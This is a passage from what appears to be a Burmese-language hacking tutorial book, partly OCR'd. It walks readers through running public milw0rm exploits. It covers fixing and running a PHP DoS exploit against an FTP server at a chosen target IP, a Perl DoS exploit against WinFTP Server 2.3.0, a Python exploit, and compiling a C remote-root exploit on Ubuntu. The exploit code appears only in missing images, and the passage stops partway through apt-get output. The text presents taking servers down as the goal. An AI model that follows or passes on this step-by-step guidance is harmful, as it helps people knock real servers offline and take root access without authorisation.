
အထက်ပါ Code များကိုရေးသားရာတွင် အသုံးပြုသူများသည် Programming သဘောတရားကို အနည်းငယ်မျှ နားလည်ရန်လိုအပ်ပါသည်။ ထိုသို့နားလည်ပါမှသာ အနည်းငယ်ပြင်ဆင်ရန်လိုအပ်သော နေရာများတွင် ပြင်ဆင်မှုပြုလုပ်နိုင်မည်ဖြစ်ပါသည်။ လိုင်းနံပါတ် ၁၃ တွင်ပါရှိသော $address=gethostbyname('192.168.1.3') နေရာတွင် တိုက်ခိုက်လိုသော Server ၏ Ip Address ကိုထည့်သွင်းပေးရမည်ဖြစ်ပါသည်။ အကယ်၍ Local Server ဖြင့်သာစမ်းသပ်မည်ဆိုပါက 127.0.0.1 သို့မဟုတ် localhost ဟု

ထည့်သွင်းနိုင်မည်ဖြစ်ပါသည်။ ထို့အပြင် Exploit တိုင်းသာ ကွဲပြားခြားနားမှုရှိသောကြောင့် အသုံးပြုချိန်တွင်လည်း ပြင်ဆင်ခြင်းအနည်းကိုလုပ်ဆောင်ပေးရမည်ဖြစ်ပါသည်။ အထက်ပါ Code များကို Notepad ဖြင့်ရေးသား၍ WAMP Server ၏ Directory လမ်းကြောင်းဖြစ်သော C:\wamp\bin\php\php5.4.16 အတွင်းတွင် သိမ်းဆည်းရပါမည်။

၂။ ထို့နောက် Command Prompt ကိုဖွင့်ရပါမည်။ Command Prompt ကိုဖွင့်ရန်အတွက် Start> All Programs > Accessories> Command Prompt ကိုရွေးချယ်ခြင်း သို့မဟုတ် Start >Run တွင် Cmd ဟုရိုက်ထည့်၍ Enter နှိပ်ရုံသာဖြစ်ပါသည်။ အောက်တွင်ဖော်ပြထားသောပုံကိုကြည့်ပါ။




Command Prompt ပေါ်လာသောအခါတွင် အသုံးပြုမည့်လမ်းကြောင်းကိုရွေးချယ်ပေးရပါမည်။ အသုံးပြုမည့်လမ်းကြောင်းသည် C:\Wamp\Bin\Php\Php5.4.16 ဖြစ်သောကြောင့် CD c:\wamp\bin\php\php 5.4.16 ဟုရိုက်ထည့်ကာ Enter နှိပ်ပါ။ Hacker ဖြစ်လိုသူတစ်ဦးသည် DOS (Disk Operting System) တွင်အသုံးပြုသော Command များကိုလည်း လေ့လာထားရန်လိုအပ်ပါသည်။ အဘယ့်ကြောင့်ဆိုသော် Programming သဘောတရားများအရ Command Prompt တွင်သာပြုလုပ်ရသောအလုပ်များ ရှိ၍ဖြစ်ပါသည်။ ထိုအခါ အထက်တွင် ဖော်ပြထားသည့်ပုံအတိုင်း ပေါ်လာမည်ဖြစ်ပါသည်။ ထို့နောက် Notepad ဖြင့်ရိုက်သိမ်းခဲ့သော Exploit.php ကိုအောက်ဖော်ပြပါပုံအတိုင်း php exploit.php ဟုရိုက်ထည့်၍ Run ရပါမည်။




ထိုအခါအထက်တွင်ဖော်ပြထားသည့်အတိုင်း Error များတက်လာသည်ကို တွေ့ရပါမည်။ ထိုသို့ဖြစ်ရခြင်းမှာ စွမ်းရည်မြင့်သော hacker များမှ Exploit ရေးသားသောအခါတွင် အမှားတစ်ခုနှစ်ခု ထည့်သွင်းထား

ခြင်း သို့မဟုတ် Code အပိုများကိုရေးထည့်ထားခြင်းဖြင့် Exploit ကိုအသက်မဝင်အောင်ပြုလုပ်ထားလေ့ရှိပါသည်။ ထိုသို့ပြုလုပ်ထားခြင်းမှာ programming language ကိုနားမလည်သော Script Kiddle တို့၏ သောင်းကျန်းမှုကိုရှောင်လွှဲလို၍ ဖြစ်ပါသည်။ အထက်ပါဥပမာတွင်လည်း Line 18 တွင်ရေးသားထားသော $junk.="../../../sun-tzu/../../../sun-tzu/../../../sun-tzu"; ကိုအပိုအဖြစ်ထည့်သွင်းထားခြင်း ဖြစ်ပါသည်။ ထိုစာသားကိုဖျက်ပစ်ရပါမည်။ အောက်တွင်ပုံနှင့်တကွဖော်ပြထားပါသည်။



ထိုအချက်ကိုပြင်ဆင်ခြင်းဖြင့် အောက်ဖော်ပြပါ Error ကိုထပ်မံတွေ့ရှိရပါမည်။



ထို Error များကို ပြင်ဆင်ရန်အတွက် Programming Knowledge ကောင်းများရှိရန်အရေးကြီးပါသည်။ ထိုသို့ Hacking သင်ခန်းစာများကို သင်ယူရာတွင် အခြားသောသူများကို အခါခပ်သိမ်းမေးမြန်းနေ၍ မရပါ။ ထို့ကြောင့် မိမိ၏စွမ်းရည်ကိုမြှင့်တင်ရန်အတွက် မိမိဖာသာကြိုးစားသင်ယူရပါလိမ့်မည်။ အကောင်းဆုံးသော အဖော်မွန်မှာ Internet ဖြစ်ပြီး မိမိသိလိုသမျှသောအကြောင်းအရာများကို Google တွင်ရှာဖွေ

နိုင်ပါသည်။ ထို့နောက် အကြံပေးလိုသည်မှာ Hacker's Forum များတွင်ဝင်ရောက်ပြီး သိထားသော အကြောင်းအရာများကို ဝင်ရောက်ဆွေးနွေးခြင်းဖြင့် မိမိ၏စွမ်းရည်ကိုတိုးတက်စေနိုင်မည်ဖြစ်ပါသည်။

၃။ Error များကိုပြင်ဆင်ပြီးနောက် အထက်ပါ Command ကိုအသုံးပြု၍ မောင်းနှင်လိုက်သောအခါတွင် စတင်၍ FTP Server ကို DoS ဖြင့်တိုက်ခိုက်လိုက်ပြီဖြစ်ပါသည်။ Command Prompt ကိုမပိတ်မချင်း တိုက်ခိုက်နေမည်ဖြစ်ပါသည်။ ထိုသို့တိုက်ခိုက်သည့်အခါတွင် Server တွင်မနိုင်မနင်းသော Request များကို စုပြုံလာစေမည်ဖြစ်ပြီး တဖြေးဖြေးနေးကွေးသွားမည်ဖြစ်ကာ နောက်ဆုံးတွင် Server ကျသွားသည် အထိ ဖြစ်သွားမည်ဖြစ်ပြီး လုပ်ဆောင်ချက်များလည်း ရပ်တန့်သွားစေမည်ဖြစ်ပါသည်။

Perl

Perl exploit များကို အသုံးပြုခြင်းသည်လည်း PHP Script များကဲ့သို့လွယ်ကူပါသည်။ Perl ကိုအသုံးပြုလိုလျှင် အသုံးပြုလိုသော ActivePerl Version များကို Install ပြုလုပ်ထားရပါမည်။ လိုအပ်သော ActivePerl Software ကိုလည်း အခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။ ထို့နောက်တွင် ထုံးစံအတိုင်း အားနည်းချက် (Vulnerability) ကိုရှာဖွေရပါမည်။ ယခု Perl တွင်အသုံးပြုသော ဥပမာကို http://milw0rm-db.com/exploits/6581 မှရယူဖော်ပြထားပါသည်။ ထိုးဖောက်ပြမည့် Software မှာ WinFTP Server 2.3.0 ဖြစ်ပါသည်။ ရိုးရှင်းစွာပြောဆိုရလျှင် WinFTP Server 2.3.0 ကိုအသုံးပြုမည့် Server ကို တိုက်ခိုက်မည်ဖြစ်သည်။ တိုက်ခိုက်မည့်နည်းလမ်းမှာလည်း အထက်တွင်ဖော်ပြထားခဲ့သည့် အတိုင်းပင် Denial of Service (DoS) Attack ပင်ဖြစ်ပါသည်။ အသုံးပြုမည့် exploit ကိုလည်း အောက်တွင်ဖော်ပြပေးထားပါသည်။ ထို exploit ကိုလည်း ထုံးစံအတိုင်းပင် Target IP နှင့် အခြားပြင်ဆင် သင့်သည့်အပိုင်းများကိုပြင်ဆင်ရပါမည်။ ထို့နောက် exploit.pl အမည်ဖြင့် Save လုပ်ပါ။ Perl ကိုအသုံးပြုရာတွင် Code များသည် "!/usr/bin/perl" ဖြင့်စကြောင်း တွေ့ရပါမည်။

ထို့နောက် Command Prompt ကိုဖွင့်ပါ။ ထို့နောက် exploit သိမ်းဆည်းထားသော နေရာကို ညွှန်းပေးရပါမည်။ ထိုသို့ညွှန်းဆိုပြောင်းလဲရန်အတွက် CD Command ကိုအသုံးပြုပါ။ ထို့နောက် exploit ကိုမောင်းနှင်ရန်အတွက် perl exploit.pl ဟုရိုက်ထည့်ပေးရပါမည်။ အောက်တွင်ဖော်ပြထားပါသည်။ exploit.pl ကိုမောင်းနှင်ပြီးနောက်တွင် ထုံးစံအတိုင်းပင် WinFTP Server ဖြင့်မောင်းနှင်ထားသော FTP Site သည် တဖြေးဖြေးနှေးကွေးလေးလံလာပြီး နောက်ဆုံးတွင်ကျဆုံးသွားစေမည်ဖြစ်ပါသည်။

Python

Python သည်လည်း အသုံးများသော Programming Language တစ်ခုပင်ဖြစ်ပြီး Exploit များရေးသားရာတွင်လည်း အသုံးပြုကြလေ့ရှိပါသည်။ ထို Python Software ကို http://www.python .org/download/ မှရယူနိုင်ပြီး ယခုစာအုပ်နှင့်ပူးတွဲပါဝင်သောအခွေထဲတွင်လည်း ထည့်သွင်းပေးထားပါ

သည်။ Python ဖြင့် exploit မောင်းနှင်ခြင်းသည်လည်း php နှင့် Perl တို့ကဲ့သို့ပင်ဖြစ်ပြီး အလွန်ကွာခြား မှုမရှိပါ။ ဥပမာအားဖြင့်အသုံးပြုမည့် exploit ကို http://milw0rm-db.com/exploits/3523 မှရယူနိုင်ပြီး မောင်းနှင်အသုံးပြုနိုင်မည်ဖြစ်သည်။ သတိပြုရန်မှာ python ကိုမောင်းနှင်နိုင်ရန်အတွက် python ကိုအသုံး ပြုရမည့် extension မှာ .py ပင်ဖြစ်ပါသည်။

C/C++

C/C++ တို့သည်လည်း exploit code များကိုရေးသားရာတွင် အလွန်အသုံးများသော Programming Language များဖြစ်ကြသည်။ အချို့သော C/C++ Code များကို Complier အမျိုးမျိုးကို အသုံးပြု၍ Operting System အမျိုးမျိုးတို့တွင် အသုံးပြုနိုင်သောကြောင့် Multi-Platform စနစ်ကို အသုံးပြုသည်ဟု ပြောဆိုကြလေ့ရှိပါသည်။ ရှင်းလင်းစွာပြောရလျှင် Windows Operting System တွင် Complie လုပ်ခြင်းဖြင့် Windows တွင်အသုံးပြုနိုင်မည်ဖြစ်ပြီး Linux တွင် Complite လုပ်ခြင်းဖြင့် Linux တွင်အသုံးပြုစေနိုင်မည်ဖြစ်ပါသည်။ မည်သည့် Platform တွင်အသုံးပြုရမည်ဆိုသည်ကို exploit ၏ အထက်တွင်ရေးသားထားသော Comment များကိုဖတ်ရှုခြင်းဖြင့် သိရှိနိုင်မည်ဖြစ်ပါသည်။ Developer အများစုသည် အသုံးပြုနိုင်သော Operting System အမျိုးအစားကို မှတ်ချက်များဖြင့် ဖော်ပြထားလေ့ရှိ တတ်ပါသည်။ သို့ရာတွင် Compiler များထဲတွင်အသုံးများသော Complier များကို Operting System များအလိုက် အောက်တွင်ဖော်ပြထားပါသည်။

Windows

- Microsoft Visual C++
- Borland C++
- Dev-C++

Mac

- Mrc/MrCpp
- Xcode


Linux

- GCC

အများစုသော C/C++ ဖြင့်ရေးသားထားသော exploit များကို Linux စနစ်တွင်သာ Compile လုပ်နိုင်ရန် ရေးသားထားကြသည်ကိုတွေ့နိုင်ပါသည်။ အကယ်၍ ယင်း exploit များကိုပင် Windows စနစ်တွင် အသုံးပြုနိုင်ရန် ရည်ရွယ်ထားပါက Cygwin ကိုအသုံးပြုနိုင်ပါသည်။ Cygwin သည် Linux အနွယ်ဝင်


Environment တစ်ခုဖြစ်ပြီး Windows တွင်အသုံးပြုနိုင်ပါသည်။ ထို့အပြင် Linux emulation layer တစ်ခုအဖြစ် လုပ်ဆောင်ပေးစေမည်ဖြစ်ကာ Linux ဖြင့်ရေးသားထားသော Script များကို Windows တွင် အသုံးပြုစေနိုင်ပါသည်။ Linux တွင်အသုံးပြုရသော C/C++ Exploit Scripts များစွာတို့သာ Cygwin ကိုအသုံးပြု၍ Windows တွင်အသုံးပြုနိုင်သော်လည်း အားလုံးသော Linux exploit များကို Cygwin တွင်အသုံးပြုနိုင်သည်ဟု အမှတ်မမှားသင့်ပါ။ Cygwin ကိုအသုံးမပြုမီတွင် Ubuntu Linux ဖြင့် အသုံးပြုထားသော C/C++ exploit တစ်ခုကို Compiling ပြုလုပ်ခြင်းကို ဥပမာအဖြစ်ဖော်ပြပေးမည်ဖြစ်ပါသည်။ ထိုသို့ အသုံးပြုရန်အတွက် စမ်းသပ်သူ၏ ကွန်ပျူတာတွင် Linux ထည့်သွင်းထားရန်လိုအပ်မည်ဖြစ်ပြီး အကယ်၍ ထည့်သွင်းထားခြင်းမရှိသေးပါက Vitual Box ကဲ့သို့သော Software တစ်မျိုးမျိုးကိုအသုံးပြု၍ Windows တွင်ထည့်သွင်းလျက်စမ်းသပ်နိုင်ပါသည်။ ထိုအကြောင်းကို Linux ကိုအသုံးပြုခြင်းအခန်းတွင် ဖော်ပြထားခဲ့ပြီးဖြစ်ပါသည်။ ထို့ကြောင့် Linux ကိုထည့်သွင်းပြီးဖြစ်သည်ဟုယူဆပါသည်။ ထိုကြောင့် အောက်ဖော်ပြပါအဆင့်အလိုက်စတင်လုပ်ဆောင်ကြည့်ကြမည်ဖြစ်ပါသည်။

၁။ Linux မှ Terminal ကိုဖွင့်ပါ။ အောက်တွင်ဖော်ပြထားသော ပုံကိုလေ့လာနိုင်ပါသည်။



၂။ http://milw0rm-db.com/exploits/269 သို့သွားရောက်၍ Remote root exploit ကို ကူးယူထားရပါမည်။ Exploit တိုင်းသည် Code အစုအဝေးများသာဖြစ်၍ Text Processing Software တစ်ခုခုကို အသုံးပြု၍ ကူးယူနိုင်ပါသည်။

၃။ ပေါ်လာသော Terminal (Windows Operting System ၏ Command Prompt ဖြင့်ဆင်တူပါသည်) တွင် VI ဟုရိုက်ထည့်၍ VI editor ကိုဖွင့်ပါ။ အောက်ပါပုံအတိုင်းပေါ်လာမည်ဖြစ်သည်။




၄။ အထက်တွင်ဖော်ပြထားသော VI Editor တွင်စာရိုက်နိုင်စေရန်အတွက် Typing Mode သို့ပြောင်းလဲရန် လိုအပ်ပါသည်။ ထိုသို့ Typing Mode သို့ပြောင်းလဲရန်အတွက် Shift+I ကိုတွဲနှိပ်ပါ။

၅။ ထို့နောက် ကူးယူထားသော Exploit Code များကို ကူးထည့်ရပါမည်။ Copy/Paste Command များဖြင့် လွယ်ကူစွာ သုံးစွဲနိုင်ပါသည်။

၆။ ထို့နောက် ပေါ်လာပြီးဖြစ်သော exploit ကို Save မှတ်သိမ်းဆည်းရပါမည်။ ထိုသို့ Save ပြုလုပ်ရန် အတွက် Esc ကိုနှိပ်ပြီး ":wq exploit.c" ဟုရိုက်ထည့်ပါ။ သိမ်းဆည်းပြီးနောက်တွင် VI Editor ကို exit ပြုလုပ်နိုင်ပါပြီ။

၇။ Terminal သို့ပြန်ရောက်သောအခါတွင် Ls ဟုရိုက်ထည့်၍ Enter နှိပ်ပါ။ ထို Ls Command သည် Windows တွင်အသုံးပြုသော Command Prompt တွင် Dir Command ဖြင့်ဆင်တူပြီး Directory တစ်ခု အတွင်းတွင်ရှိသော File/Folder ကဲ့သို့သော Item များကိုကြည့်ရှုရန် အသုံးပြုနိုင်ပါသည်။ ထိုသို့ Ls ဟုရိုက်ထည့်ခြင်းဖြင့် အောက်ဖော်ပြပါပုံအတိုင်း Save လုပ်သိမ်းဆည်းထားခဲ့သော Exploit.c ဖိုင်ကို မြင်တွေ့ရမည်ဖြစ်ပါသည်။




```
ubuntu@ubuntu: ~
File Edit View Terminal Tabs Help
ubuntu@ubuntu:~$ vi
ubuntu@ubuntu:~$ ls
Desktop  Documents  exploit.c  Music  Pictures  Public  Templates  Videos
ubuntu@ubuntu:~$
```

၈။ ထို့နောက် အဆိုပါ exploit ကို GCC Compiler ကိုအသုံးပြု၍ စတင် Compile ပြုလုပ်ရတော့မည်။ သို့ရာတွင် ထိုသို့ Compile မလုပ်ဆောင်မီတွင် C/C++ Script များကို compile ပြုလုပ်ရန်အတွက် လိုအပ်သော Header ဖိုင်များနှင့် Library ဖိုင်များကို ထည့်သွင်း Install ပြုလုပ်ထားရမည်ဖြစ်ပါသည်။ ထိုသို့ပြုလုပ်ရန်မှာလည်း အလွန်လွယ်ကူလှပါသည်။ Terminal တွင် အောက်တွင်ဖော်ပြထားသော Command ကိုရိုက်ထည့်ပေးရပါမည်။

Sudo apt-get install build-esstenial

၉။ အဆိုပါ Command ကိုရိုက်ထည့်ပြီးနောက် Enter တစ်ချက်နှိပ်ပါ။ လိုအပ်သော Header ဖိုင်များ၊ Library ဖိုင်များကိုထည့်သွင်းသွားမည်ဖြစ်ပါသည်။ ထိုသို့ရိုက်ထည့်ပြီးနောက်ပေါ်လာမည့်ပုံကို အောက်တွင်ဖော်ပြထားပါသည်။




```
ubuntu@ubuntu: ~
File Edit View Terminal Tabs Help
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ubuntu:~$ sudo apt-get install build-essential
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
